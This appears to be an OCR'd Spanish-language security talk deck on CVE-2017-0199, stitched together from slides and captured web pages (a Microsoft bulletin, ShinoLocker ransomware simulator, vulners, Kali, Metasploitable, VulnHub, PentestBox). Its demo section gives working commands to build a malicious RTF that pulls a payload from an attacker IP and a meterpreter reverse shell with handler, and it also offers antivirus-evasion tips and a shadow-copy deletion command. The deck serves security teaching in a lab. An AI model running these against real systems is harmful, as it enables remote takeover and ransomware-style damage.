This security update is rated Critical for all supported releases of Microsoft Windows. For more information, see the **Affected Software and Vulnerability Severity Ratings** section.

The security update addresses the vulnerabilities by correcting how SMBv1 handles specially crafted requests.

For more information about the vulnerabilities, see the **Vulnerability Information** section.

For more information about this update, see Microsoft Knowledge Base Article 4013078.

On this page

Executive Summary

Affected Software and Vulnerability Severity Ratings

Vulnerability Information

Security Update Deployment

Acknowledgments

Disclaimer

Revisions

DEMO TIME

```
python cve-2017-0199_toolkit.py -M gen -w Invoice.rtf -u
http://192.168.193.128/Factura.doc

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.193.128
LPORT=4444 -f exe > /tmp/shell.exe

msfconsole -x "use multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.193.128; run"
```

DEMO TIME

This program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (bhdresh) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs.

This vulnerability was reproduced in a lab environment, and should not be used for bad purposes.

HTA POWERS

HTA es una extensión de un HTML ejecutable. Se vienen usando desde IE 5.
Estos archivos son comunmente utilizados por virus para actualizar claves del registro.

Básicamente la aplicación HTA que sirve código HTML dinámico, soporta lenguajes de scripting de IE como VBScript y JS. Estos archivos se ejecutan sin tomar en cuenta el modelo de seguridad del navegador, de hecho se ejecutan como aplicaciones “totalmente confiables”.

La CVE-2017-0199 fue descubierta por la ingenería inversa de muestras de malware público por el equipo de FireEye.

También se puede explotar con msf solamente: use exploit/windows/fileformat/office_word_hta

AV EVASION

Lleva su tiempo

Ofuscar y encodear shellcode

Usar PEscrambler (Veil-Evasion)

Probar en VMs propias y no VirusTotal

https://shinolocker.com

ShinoLocker

TOP HELP DEMO DOWNLOAD KEY Q&A

ShinoLocker, is ransomware simulator. The difference between ShinoLocker and real ramsomware is that it never asks ransom; you don't have to pay money to get the decryption key.

ShinoLocker	Activity	Ransomware
✓	Download Key	✓
✓	Search File	✓
Coming soon...	Search Network Drive	✓
(✓)	Delete Volume Shadow Copy	✓
✓	Encrypt File	✓
✗	Ask BitCOIN	✓
✓	Decrypt File	✓

How To use

1. Download ShinoLocker from ShinoBuilder.
2. Execute it (The encryption will start shortly).
3. Get the decryption key.
4. Decrypt.

TOP HELP DEMO DOWN LOAD KEY Q&A

DEMONSTRATION

DOWNLOAD

Server URL

https://shinolocker.com/

User Agent

Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko

Extension to search the targeted file (space separated)

bmp jpg jpeg png wmv avi mov mp4 mp3 wav ppt pptx doc docx xls xlsx docx

Command & Parameter(delete Shadow Copy)

vssadmin | delete shadows /all /quiet

If you don't want to delete shadow copy, change it to "ping localhost" or such innocent command.

Registry Key

Software\ShinoLocker

BUILD

https://vulners.com/search?query=CVE-2017-0199

CVE-2017-0199

SEARCH AUDIT SUBSCRIPTIONS STATS CONTACTS BLOG

CVE-2017-0199
2017-04-12 10:59:01

9.3

Microsoft Office 2007 SP3, Microsoft Office 2010 SP2, Microsoft Office 2013 SP1, Microsoft Office 2016, Microsoft Windows Vista SP2, Windows Server 2008 SP2, Windows 7 SP1, Windows 8.1 allow remote attackers to execute arbitrary code via a crafted documen...

Source

www.mdsec.co.uk
https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/

blog.nviso.be
https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/

portal.msrc.microsoft.com
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199

www.securityfocus.com
http://www.securityfocus.com/bid/97498

www.fireeye.com
https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199_useda.html

rewtin.blogspot.nl
http://rewtin.blogspot.nl/2017/04/cve-2017-0199-practical-exploitation-poc.html

CVE-2017-0199

Microsoft Office OLE2Link vulnerability (CVE-2017-0199)
2017-04-12 00:00:00

9.3

Details: Vulnerability details references: * [Office OLE2Link zero-day](http://paper.seebug.org/papers/Archive/2017-04%20Office%20OLE2Link%20zero-day%20v0.4.pdf) from NCCGroup） * [CVE-2017-0199: In the Wild Attacks Leveraging the HTA Handler](https...

Source

How Hackers Use Trojans


C|EH Certified Ethical Hacker

https://www.kali.org

KALI
BY OFFENSIVE SECURITY

Blog Downloads Training Documentation Community About Us

Our Most Advanced Penetration Testing Distribution, Ever.



Download Kali Linux

Kali Documentation

Kali Community

Offensive Security

Parrot Project

- Debian GNU/Linux 9 (stretch)
- Custom Linux 4.9 kernel
- Rolling release updates
- Hardened and isolated build environment
- Powerful worldwide mirror servers
- High hardware compatibility
- Community-driven development
- free(libre) and open source project

https://sourceforge.net/projects/metasploitable/

Home / Browse / Security & Utilities / Security / Metasploitable

Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine

Brought to you by: rapid7user

Summary | Files | Reviews | Support | Wiki

★ 5.0 Stars (5)
4,883 Downloads (This Week)
Last Update: 2015-05-16

Tweet G+1 6 Me gusta 8

Download
metasploitable-linux-2.0.0.zip

Browse All Files

Description

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

To contact the developers, please send email to msfdev@metasploit.com

Metasploitable Web Site ›

Categories

Security

License

BSD License, GNU General Public License version 2.0 (GPLv2)

https://www.vulnhub.com/?page=2

HOME SEARCH HELP RESOURCES BLOG ABOUT

hackfest2016: Quaoar

Viper 13 Mar 201

Welcome to Quaoar

This is a vulnerable machine i created for the Hackfest 2016 CTF http://hackfest.ca/

Difficulty : Very Easy

Tips:

Here are the tools you can research to help you to own this machine. nmap dirb / dirbuster / BurpSmartBuster nikto wpscan hydra Your Brain Coffee Google :)

Goals: This machine is intended to be doable by someone who is interested in learning computer security There are 3 flags on this machine 1. Get a shell 2. Get root access 3. There is a post exploitation flag on the box

Feedback: This is my first vulnerable machine, please give me feedback on how to improve ! @ViperBlackSkull on Twitter simon.nolet@hotmail.com Special Thanks to madmantm for testing

SHA-256 DA39EC5E9A82B33BA2C0CD2B1F5E8831E75759C51B3A136D3CB5D8126E2A4753

SHA1: CEF54D35738CC4D041709EC664D5B8EB0BF9CE79

Walkthroughs Download

Defence Space CTF: 2017

silexsecure 12 Mar 201

Defenc Space CTF is our first Iso design to honor our fallen hero in the military who have fought to defend the integrity of our country Nigeria. The story line on the CTF are based on true life happening in Northern Nigeria, however we have adopted code name “Operation Lafia dole” , the cyber component of the operation to make the challenge more exciting to our players to puzzle the challenge.

Exercise start from simple information gathering which is applicable to both military and cyber based operation to complex infiltration and encryption been used by intelligence agency around the world to pass out secret. The player module uses tools in kali Linux to achieve it result. Other related information is on Open Source Data “goggle it”. It has 7 flags to be captured but so addictive said C.E.O of Silex Secure.

Author's Walkthrough: http://ctf2017.silexsecure.com/walkthrough/2017-defence-ctf-walkthrough/

Es seguro | https://pentestbox.org

PentestBox

Blog Tools Docs FAQ Forum Contribute Connect A MANIFE

Cho

PentestBox

PentestBox is an Opensource PreConfigured Portable Penetration Testing Environment for the Windows Operating System

DOWNLOAD FEATURES

cmd.exe

```
C:\Users\Aditya Agrawal\Desktop
> Hope you will like it :)
```

Why another Pentesting distribution?

PentestBox is not like any other linux pentesting distribution which either runs in a virtual machine or on a dual boot envrionment.

It essentially provides all the security tools as a software package and lets you run them natively on Windows. This effectively eliminates the requirement of virtual machines or dualboot environments on windows.

It was created because more than 50% of penetration testing distribution users use virtual machines to run those distributions on the Windows operating system.[Source]

Pentest Box Tools

List of the tools contained in PentestBox

Web Vulnerability Scanners
Web Applications Proxies
CMS Vulnerability Scanners
Web Crawlers
Information Gathering
Exploitation Tools
Password Attacks
Android Security
Reverse Engineering
Stress Testing
Sniffing
Forensic Tools
Wireless Attacks
Text Editors
Linux Utilities
Browser

Disclaimer

Exploitation Tools

- Beef Project - BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

  Author: Wade Alcorn

  License: GPLv2

```
cmd.exe
C:\Users\Aditya Agrawal\Desktop
> beefproject
```

- CrackMapExec - A swiss army knife for pentesting Windows/Active Directory environments.

  Thanks to Thomas for the compiled version.

  Author: byt3bl33d3r

```
cmd.exe
C:\Users\Aditya Agrawal\Desktop
> crackmapexec
```

- Metasploit Framework - World's most used penetration testing software.

  Author: Rapid7

  License: BSD 3-clause License

  Please note there are two version of PentestBox, one with Metasploit and other one with Metasploit. Download Metasploit variant if not done from here.

```
cmd.exe
C:\Users\Aditya Agrawal\Desktop
> msfconsole
```

```
cmd.exe
C:\Users\Aditya Agrawal\Desktop
> msfvenom
```

```
cmd.exe
```

PREGUNTAS ?

GRACIAS !

Guillermo.rodriguez@intradosti.com

https://github.com/guillermo85/presentaciones.git